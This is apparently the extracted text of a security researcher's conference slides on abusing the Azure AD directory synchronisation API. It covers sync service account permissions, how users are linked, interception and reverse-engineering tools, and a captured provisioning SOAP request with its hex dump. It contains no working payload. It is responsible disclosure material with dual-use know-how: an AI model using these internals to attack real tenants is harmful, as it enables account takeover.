

Secureworks®

# Attacking Azure AD by abusing Synchronisation API:

*The story behind 40.000 USD in bug bounties*

---

@DrAzureAD

<https://linkedin.com/in/nestori>

# About the speaker



## Who?

- Dr. Nestori Syynimaa
- Senior Principal Security Researcher @ Secureworks CTU
- Creator of *AADInternals* toolkit
- MVP (Identity & Access, Mobile Device Management), MVR

## Contact details

- [nsyynimaa@secureworks.com](mailto:nsyynimaa@secureworks.com)
- Twitter: [@DrAzureAD](https://twitter.com/DrAzureAD)
- <https://linkedin.com/in/nestori>
- <https://o365blog.com>



← Liked  
by Amith Ramsumair and 36 others

 **Andre van den Berg** - #WIMVP 🇳🇱 🐱 👤 @aavdberg · Sep 22 ...

Good tip by @DrAzureAD about preventing MFA bypass by identity provider #IdentySummit




Administrators can choose one of the following values:

Property	Description
acceptIfMfaDoneByFederatedIdp	Azure AD accepts MFA if performed by identity provider. If Azure AD Multi-Factor Authentication.
enforceMfaByFederatedIdp	Azure AD accepts MFA if performed by identity provider. request to identity provider.
rejectMfaByFederatedIdp	Azure AD rejects MFA if performed by identity provider.

You can enable protection by setting `federatedIdpMfaBehavior` to `rejectM` following command.

MS GRAPH API

5 22 131

 **Olaf Hartong** @olafhartong · 22h ...


Replying to @aavdberg and @DrAzureAD  
Great advice. This picture of is also epic for memes.


2 8

 **Ben Owens** @BenjaminOwens · 18h ...

Replying to @aavdberg @nicolonsky and @DrAzureAD  
This needs the background removing so @DrAzureAD can be added to security gaps discovered

1 1

 **Ben Owens** @BenjaminOwens · 18h ...



---

# Contents

- Introduction to Directory Synchronisation
- Abusing Directory Synchronisation
- The fix
- Evading the fix

# AADInternals

- Admin & hacking toolkit for Azure AD & Microsoft 365
- Open source:
  - <https://github.com/gerenios/aadinternals>
  - <https://o365blog.com/aadinternals/>
- MITRE ATT&CK
  - <https://attack.mitre.org/software/S0677/>




## Groups That Use This Software

ID	Name	References
G0016	APT29	[5]


# Introduction to Directory Synchronisation

# Hybrid Authentication Options



\* Supports seamless single sign-on



# Directory Synchronisation





# Directory Sync service accounts

Account Name	ADSyncMSAxxxx
Permissions	Reset MSOL_XXXXXXXXXX password




Tenant

Account Name	MSOL_XXXXXXXXXX
Permissions	<ul style="list-style-type: none"> <li>Replicating Directory Changes</li> <li>Replication synchronization</li> <li><i>Read only replication secret synchronization</i></li> </ul>

Account Name	Sync_<computer>_XXXXXXXXXX@<tenant>.onmicrosoft.com
Role	<ul style="list-style-type: none"> <li>Directory Synchronization Accounts</li> </ul>

# How users are linked?



Property	Value
UserPrincipalName	sync.demo@contoso.myo365.site
ObjectGUID	1e48c7df-bd6e-40e4-89da-dad5617ab7a7
SID	S-1-5-21-2918793985-2280761178-2512057791-1131




Property	Value
UserPrincipalName	sync.demo@contoso.myo365.site
ImmutableId	38dIHm695ECJ2trVYXq3pw==
OnPremisesSecurityIdentifier	S-1-5-21-2918793985-2280761178-2512057791-1131
ObjectId	a88f6a39-9f93-4a7d-ae0e-de2d38f65bdd
DirSyncEnabled	True

# Abusing Directory Synchronisation

# How I research cloud

- Man-in-the-middle (MITM)
  - Fiddler or Burp
  - Allows intercepting http(s) traffic
- Reverse-engineer
  - Rohitab API Monitor
  - dnSpy
  - Ghidra/IDA/x64dbg
- RTFM 😊




```

Headers | TextView | SyntaxView | WebForms | HexView | WCF Binary | Auth | Cookies | Raw | JSON | XML
POST https://adminwebservice.microsoftonline.com/provisioningservice.svc HTTP/1.1
Content-Type: application/soap+xml
x-ms-aadmsods-apiaction: GetCompanyConfiguration
x-ms-aadmsods-appid: 1651564e-7ce4-4d99-88be-0a65050d8dc3
client-request-id: e6feb2a0-5509-458f-8c22-b73139607732
x-ms-aadmsods-clientversion: 8.0
x-ms-aadmsods-dirsynbuildnumber: 1.5.30.0
x-ms-aadmsods-fimbuildnumber: 1.5.30.0
x-ms-aadmsods-tenantid: c0295e5e-58f1-4388-a0d8-535753398c5a
x-ms-aadmsods-machineid: 0cf2774f-a188-4bd3-b4b3-3a690374325d
x-ms-aadmsods-provisioningsessiondesc: Connector-7a88170a-d27a-487d-868c-46cd4ae1421f
Host: adminwebservice.microsoftonline.com
Content-Length: 3090
Expect: 100-continue
Accept-Encoding: gzip, deflate

```

HexView	WCF Binary	Auth	Raw	JSON	XML
00000000	50 4F 53 54 20 68 74 74 70 73 3A 2F 2F 61 64 6D 69 6E 77 65 62 73 65 72 76 69 63 65 2E 6D				POST https://adminwebservice.m
0000001E	69 63 72 6F 73 6F 66 74 6F 6E 6C 69 6E 65 2E 63 6F 6D 2F 70 72 6F 76 69 73 69 6F 6E 69 6E				icrosoftonline.com/provisionin
0000003C	67 73 65 72 76 69 63 65 2E 73 76 63 20 48 54 54 50 2F 31 2E 31 0D 0A 43 6F 6E 74 65 6E 74				gservice.svc HTTP/1.1..Content
0000005A	2D 54 79 70 65 3A 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F 73 6F 61 70 2B 6D 73 62 69 6E 31				-Type: application/soap+xml
00000078	0D 0A 78 2D 6D 73 2D 61 61 64 6D 73 6F 64 73 2D 61 70 69 61 63 74 69 6F 6E 3A 20 47 65 74				..x-ms-aadmsods-apiaction: Get
00000096	43 6F 6D 70 61 6E 79 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A 78 2D 6D 73 2D 61 61 64				CompanyConfiguration..x-ms-aad
000000B4	6D 73 6F 64 73 2D 61 70 70 69 64 3A 20 31 36 35 31 35 36 34 65 2D 37 63 65 34 2D 34 64 39				msods-appid: 1651564e-7ce4-4d9
000000D2	39 2D 38 38 62 65 2D 30 61 36 35 30 35 30 64 38 64 63 33 0D 0A 63 6C 69 65 6E 74 2D 72 65				9-88be-0a65050d8dc3..client-re
000000F0	71 75 65 73 74 2D 69 64 3A 20 65 36 66 65 62 32 61 30 2D 35 35 30 39 2D 34 35 38 66 2D 38				quest-id: e6feb2a0-5509-458f-8
0000010E	63 32 32 2D 62 37 33 31 33 39 36 30 37 37 33 32 0D 0A 78 2D 6D 73 2D 61 61 64 6D 73 6F 64				c22-b73139607732..x-ms-aadmsod
0000012C	73 2D 63 6C 69 65 6E 74 76 65 72 73 69 6F 6E 3A 20 38 2E 30 0D 0A 78 2D 6D 73 2D 61 61 64				s-clientversion: 8.0..x-ms-aad
0000014A	6D 73 6F 64 73 2D 64 69 72 73 79 6E 63 62 75 69 6C 64 6E 75 6D 62 65 72 3A 20 31 2E 35 2E				msods-dirsynbuildnumber: 1.5.
00000168	33 30 2E 30 0D 0A 78 2D 6D 73 2D 61 61 64 6D 73 6F 64 73 2D 66 69 6D 62 75 69 6C 64 6E 75				30.0..x-ms-aadmsods-fimbuildnu
00000186	6D 62 65 72 3A 20 31 2E 35 2E 33 30 2E 30 0D 0A 78 2D 6D 73 2D 61 61 64 6D 73 6F 64 73 2D				mber: 1.5.30.0..x-ms-aadmsods-
00000204	74 65 6E 61 6E 74 69 64 3A 20 63 30 32 39 35 65 35 65 2D 35 38 66 31 2D 34 33 38 38 2D 61				tenantid: c0295e5e-58f1-4388-a
00000222	30 64 38 2D 35 33 35 37 35 33 33 39 38 63 35 61 0D 0A 78 2D 6D 73 2D 61 61 64 6D 73 6F 64				0d8-535753398c5a..x-ms-aadmsod
00000240	73 2D 6D 61 63 68 69 6E 65 69 64 3A 20 30 63 66 32 37 37 34 66 2D 61 31 38 38 2D 34 62 64				s-machineid: 0cf2774f-a188-4bd
0000025E	33 2D 62 34 62 33 2D 33 61 36 39 30 33 37 34 33 32 35 64 0D 0A 78 2D 6D 73 2D 61 61 64 6D				3-b4b3-3a690374325d..x-ms-adm
0000027C	73 6F 64 73 2D 70 72 6F 76 69 73 69 6F 6E 69 6E 67 73 65 73 73 69 6F 6E 64 65 73 63 3A 20				sods-provisioningsessiondesc:
0000029A	43 6F 6E 6E 65 63 74 6F 72 2D 37 61 38 38 31 37 30 61 2D 64 32 37 61 2D 34 38 37 64 2D 38				Connector-7a88170a-d27a-487d-8
000002B8	36 38 63 2D 34 36 63 64 34 61 65 31 34 32 31 66 0D 0A 48 6F 73 74 3A 20 61 64 6D 69 6E 77				68c-46cd4ae1421f..Host: adminw
000002D6	65 62 73 65 72 76 69 63 65 2E 6D 69 63 72 6F 73 6F 66 74 6F 6E 6C 69 6E 65 2E 63 6F 6D 0D				ebservice.microsoftonline.com.
000002F4	0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 33 30 39 30 0D 0A 45 78 70 65 63 74 3A				.Content-Length: 3090..Expect:
00000312	20 31 30 30 2D 63 6F 6E 74 69 6E 75 65 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67				100-continue..Accept-Encoding
00000330	3A 20 67 7A 69 70 2C 20 64 65 66 6C 61 74 65 0D 0A 0D 0A 02 0B 01 73 04 0B 01 61 06 56				: gzip, deflate....V...s...a.V
00000348	08 44 0A 1E 00 82 99 66 68 74 74 70 3A 2F 2F 73 63 68 65 6D 61 73 2E 6D 69 63 72 6F 73 6F				.D....fhttp://schemas.microso
00000366	66 74 2E 63 6F 6D 2F 6F 6E 6C 69 6E 65 2F 61 77 73 2F 63 68 61 6E 67 65 2F 32 30 31 30 2F				ft.com/online/aws/change/2010/
00000384	30 31 2F 49 50 72 6F 76 69 73 69 6F 6E 69 6E 67 57 65 62 53 65 72 76 69 63 65 2F 47 65 74				01/IProvisioningWebService/Get
00000402	43 6F 6D 70 61 6E 79 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 40 09 53 79 6E 63 54 6F 6B 65				CompanyConfiguration@.SyncToke
00000420	6E 1E 8A 01 98 2A 75 72 6E 3A 6D 69 63 72 6F 73 6F 66 74 2E 6F 6E 6C 69 6E 65 2E 61 64 6D				n....*urn:microsoft.online.adm
00000438	69 6E 69 73 74 72 61 74 69 76 65 73 65 72 76 69 63 65 08 2A 75 72 6E 3A 6D 69 63 72 6F 73				inistrativeservice.*urn:micros
00000456	6F 66 74 2E 6F 6E 6C 69 6E 65 2E 61 64 6D 69 6E 69 73 74 72 61 74 69 76 65 73 65 72 76 69				oft.online.administrativeservi
00000474	63 65 09 01 69 29 68 74 74 70 3A 2F 2F 77 77 72 5E 77 33 2E 6F 72 67 2F 32 30 30 31 2F 58				ce..i)http://www.w3.org/2001/X
00000492	4D 4C 53 63 68 65 6D 61 2D 69 6E 73 74 61 6E 63 65 40 0D 41 70 70 6C 69 63 61 74 69 6F 6E				MLSchema-instance@.Application
00000510	49 64 08 36 68 74 74 70 3A 2F 2F 73 63 68 65 6D 61 73 2E 6D 69 63 72 6F 73 6F 66 74 2E 63				Id fhttp://schemas.microsoft.c

0x02 : <Envelope>  
 0x0B : <Header>




Headers | TextView | SyntaxView | WebForms | HexView | WCF Binary | Auth | Cookies | Raw | JSON | XML

```
<s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:a="http://www.w3.org/2005/08/addressing">  
  <s:Header>  
    <a:Action s:mustUnderstand="1">  
      http://schemas.microsoft.com/online/aws/change/2010/01/ProvisioningWebService/GetCompanyConfiguration  
    </a>  
    <SyncToken s:relay="um.microsoft.online.administrativeservice" xmlns="um.microsoft.online.administrativeservice" xmlns:i="http://www.w3.org/2001/XMLSchema-instance">  
    </SyncToken>  
    <a:MessageID>  
    </a>  
    <a:SequenceAcknowledgement>  
      <a:ReplyTo>  
        http://www.w3.org/2005/08/addressing/anonymous  
      </a>  
      <a:To s:mustUnderstand="1">  
        https://adminwebservice.microsoftonline.com/provisioningservice.svc  
      </a>  
    </a:SequenceAcknowledgement>  
  </s:Header>  
  <s:Body>  
    <GetCompanyConfiguration xmlns="http://schemas.microsoft.com/online/aws/change/2010/01">  
      <includeLicenseInformation>  
        false  
      </includeLicenseInformation>  
    </GetCompanyConfiguration>  
  </s:Body>  
</s:Envelope>
```

0x1E	Identifier
0x20	http://schemas.xmlsoap.org/ws/2005/02/rm
0x22	Transforms
0x24	Transform
0x26	DigestMethod
0x28	DigestValue
0x2A	Address
0x2C	ReplyTo
0x2E	SequenceAcknowledgement
0x30	AcknowledgementRange
0x32	Upper
0x34	Lower

```
dict.Add("Identifier");  
dict.Add("http://schemas.xmlsoap.org/ws/2005/02/rm");  
dict.Add("Transforms");  
dict.Add("Transform");  
dict.Add("DigestMethod");  
dict.Add("Address");  
dict.Add("ReplyTo");  
dict.Add("SequenceAcknowledgement");  
dict.Add("AcknowledgementRange");  
dict.Add("Upper");  
dict.Add("Lower");
```





Search or jump to...

Pull requests Issues Marketplace Explore



@DrAzureAD

waf / WCF-Binary-Message-Inspector

Watch 12 Star 52 Fork 16

